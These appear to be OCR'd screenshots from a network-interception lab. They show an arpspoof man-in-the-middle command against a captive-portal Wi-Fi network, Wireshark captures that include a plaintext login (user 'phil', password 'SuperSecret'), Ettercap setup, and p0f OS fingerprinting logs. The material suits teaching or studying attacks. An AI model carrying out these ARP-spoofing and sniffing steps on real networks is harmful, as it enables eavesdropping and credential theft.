Welcome to the YokNet Wireless Network

2016 Recipient of the Callisto Meow Of Approval


Please enter your username and password to continue.

Username:

Password:

Grant Purr-mission

All access is logged and audited. Violators will be scratched by my cat.



Capturing from wlan0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>

```
No.  Time          Source           Destination       Protocol Lengt Info
   1 0.000000000   fe80::89c9:3e:…  ff02::1:ff01:1    ICMPv6      86 Neighbor Solicitation for fe80::1:1 from e8:7f:6b:51:0d:cd
   2 0.059938902   0.0.0.0          255.255.255.255   DHCP       342 DHCP Discover - Transaction ID 0xc0db066f
```


```
▸ Frame 2: 342 bytes on wire (2736 bits), 342 bytes captured (2736 bits) on interface wlan0, id 0
▸ Ethernet II, Src: SamsungE_51:0d:cd (e8:7f:6b:51:0d:cd), Dst: Broadcast (ff:ff:ff:ff:ff:ff)
▸ Internet Protocol Version 4, Src: 0.0.0.0, Dst: 255.255.255.255
▸ User Datagram Protocol, Src Port: 68, Dst Port: 67
▸ Dynamic Host Configuration Protocol (Discover)
```

```
0000  ff ff ff ff ff ff e8 7f  6b 51 0d cd 08 00 45 00   ········
0010  01 48 80 c3 00 00 80 11  b8 e2 00 00 00 00 ff ff   ·H······
0020  ff ff 00 44 00 43 01 34  fc 14 01 01 06 00 c0 db   ···D·C·4
0030  06 6f 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ·o······
0040  00 00 00 00 00 00 e8 7f  6b 51 0d cd 00 00 00 00   ········
0050  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ········
```

Frame (frame), 342 bytes

Packets: 250 · Displayed: 250 (100.0%)

Profile: Default




Capturing from wlan0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter … <Ctrl-/>

```
No.   Time         Source    Destination      Protocol  Lengt Info
   19 1.077825955  0.0.0.0   255.255.255.255  DHCP       370 DHCP Request  - Transaction ID 0xc0db066f
```


```
      DHCP: Request (3)
  ▾ Option: (61) Client identifier
      Length: 7
      Hardware type: Ethernet (0x01)
      Client MAC address: SamsungE_51:0d:cd (e8:7f:6b:51:0d:cd)
  ▾ Option: (50) Requested IP Address (192.168.80.71)
      Length: 4
      Requested IP Address: 192.168.80.71
  ▾ Option: (54) DHCP Server Identifier (192.168.80.1)
      Length: 4
      DHCP Server Identifier: 192.168.80.1
  ▾ Option: (12) Host Name
      Length: 15
      Host Name: DESKTOP-RM7U69J
  ▾ Option: (81) Client Fully Qualified Domain Name
      Length: 18
    ▸ Flags: 0x00
```

```
0060  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ········
0070  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ········
0080  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ········
0090  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ········
00a0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ········
00b0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ········
00c0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ········
00d0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ········
00e0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ········
00f0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ········
0100  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ········
0110  00 00 00 00 00 00 63 82  53 63 35 01 03 3d 07 01   ······c·
0120  e8 7f 6b 51 0d cd 32 04  c0 a8 50 47 36 04 c0 a8   ··kQ··2·
0130  50 01 0c 0f 44 45 53 4b  54 4f 50 2d 52 4d 37 55   P···DESK TOP-
0140  36 39 4a 51 12 00 00 00  44 45 53 4b 54 4f 50 2d   69JQ····
0150  52 4d 37 55 36 39 4a 3c  08 4d 53 46 54 20 35 2e   RM7U69J< ·MSFT
0160  30 37 0e 01 03 06 0f 1f  21 2b 2c 2e 2f 77 79 f9   07······ !+,./
0170  fc ff                                              ··
```

Option 50: Requested IP Address (dhcp.option.requested_ip_address), 4 bytes · Packets: 314 · Displayed: 314 (100.0%) · Profile: Default



```
┌──(root💀kali)-[/home/kali]
└─# arpspoof -i wlan0 -t 192.168.80.1 -r 192.168.80.71
0:c0:ca:8d:8a:e8 0:e0:67:17:c2:88 0806 42: arp reply 192.168.80.71 is-at 0:c0:ca:8d:8a:e8
0:c0:ca:8d:8a:e8 e8:7f:6b:51:d:cd 0806 42: arp reply 192.168.80.1 is-at 0:c0:ca:8d:8a:e8
0:c0:ca:8d:8a:e8 0:e0:67:17:c2:88 0806 42: arp reply 192.168.80.71 is-at 0:c0:ca:8d:8a:e8
0:c0:ca:8d:8a:e8 e8:7f:6b:51:d:cd 0806 42: arp reply 192.168.80.1 is-at 0:c0:ca:8d:8a:e8
0:c0:ca:8d:8a:e8 0:e0:67:17:c2:88 0806 42: arp reply 192.168.80.71 is-at 0:c0:ca:8d:8a:e8
0:c0:ca:8d:8a:e8 e8:7f:6b:51:d:cd 0806 42: arp reply 192.168.80.1 is-at 0:c0:ca:8d:8a:e8
█
```




Wireshark · Follow HTTP Stream (tcp.stream eq 8) · wlan0

```
POST /index.php?zone=yoknet HTTP/1.1
Host: 192.168.80.1:8002
Connection: keep-alive
Content-Length: 131
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://192.168.80.1:8002
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/91.0.4472.77 Safari/537.36 Edg/91.0.864.41
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/
apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://192.168.80.1:8002/index.php?zone=yoknet
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9

auth_user=phil&auth_pass=SuperSecret&redirurl=http%3A%2F%2Fwww.msftconnecttest.com%2
Fredirect&zone=yoknet&accept=Grant+Purr-missionHTTP/1.1 200 OK
Server: nginx
```

1 client pkt, 1 server pkt, 1 turn.

Entire conversation (2,898 bytes) — Show data as: ASCII


Find:




Ettercap 0.8.3.1

Setup


Sniffing at startup: ●
Primary Interface: eth0
Bridged sniffing: ○
Bridged Interface: wlan0



```
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0


┌──(root㉿kali)-[/home/kali]
└─# p0f -o poflog
--- p0f 3.09b by Michal Zalewski <lcamtuf@coredump.cx> ---

[+] Closed 1 file descriptor.
[+] Loaded 322 signatures from '/etc/p0f/p0f.fp'.
[+] Intercepting traffic on default interface 'wlan0'.
[+] Default packet filtering configured [+VLAN].
[+] Log file 'poflog' opened for writing.
[+] Entered main event loop.

.-[ 192.168.108.199/40128 -> 142.250.191.197/443 (syn) ]-
|
| client   = 192.168.108.199/40128
| os       = Linux 2.2.x-3.x
| dist     = 0
| params   = generic
| raw_sig  = 4:64+0:0:1460:65535,10:mss,sok,ts,nop,ws:df,id+:0
|
`----

.-[ 192.168.108.199/40128 -> 142.250.191.197/443 (mtu) ]-
|
| client   = 192.168.108.199/40128
| link     = Ethernet or modem
| raw_mtu  = 1500
|
`----

.-[ 192.168.108.199/40128 -> 142.250.191.197/443 (syn+ack) ]-
```




```
  GNU nano 5.4                          poflog
[2021/06/14 11:08:26] mod=syn|cli=192.168.108.199/40128|srv=142.250.191.197/443|subj>
[2021/06/14 11:08:26] mod=mtu|cli=192.168.108.199/40128|srv=142.250.191.197/443|subj>
[2021/06/14 11:08:26] mod=syn+ack|cli=192.168.108.199/40128|srv=142.250.191.197/443|>
[2021/06/14 11:08:26] mod=mtu|cli=192.168.108.199/40128|srv=142.250.191.197/443|subj>
[2021/06/14 11:08:26] mod=uptime|cli=192.168.108.199/40128|srv=142.250.191.197/443|s>
[2021/06/14 11:08:28] mod=syn|cli=192.168.108.199/36128|srv=216.58.192.133/443|subj=>
[2021/06/14 11:08:28] mod=host change|cli=192.168.108.199/36128|srv=216.58.192.133/4>
[2021/06/14 11:08:28] mod=mtu|cli=192.168.108.199/36128|srv=216.58.192.133/443|subj=>
[2021/06/14 11:08:28] mod=syn+ack|cli=192.168.108.199/36128|srv=216.58.192.133/443|s>
[2021/06/14 11:08:28] mod=mtu|cli=192.168.108.199/36128|srv=216.58.192.133/443|subj=>
[2021/06/14 11:08:28] mod=uptime|cli=192.168.108.199/36128|srv=216.58.192.133/443|su>
<3|subj=cli|os=Linux 2.2.x-3.x|dist=0|params=generic|raw_sig=4:64+0:0:1460:65535,10:>
[2021/06/14 11:08:58] mod=mtu|cli=192.168.108.199/38414|srv=142.250.191.202/443|subj>
[2021/06/14 11:08:58] mod=syn+ack|cli=192.168.108.199/38414|srv=142.250.191.202/443|>
[2021/06/14 11:08:58] mod=mtu|cli=192.168.108.199/38414|srv=142.250.191.202/443|subj>
[2021/06/14 11:08:58] mod=uptime|cli=192.168.108.199/38414|srv=142.250.191.202/443|s>
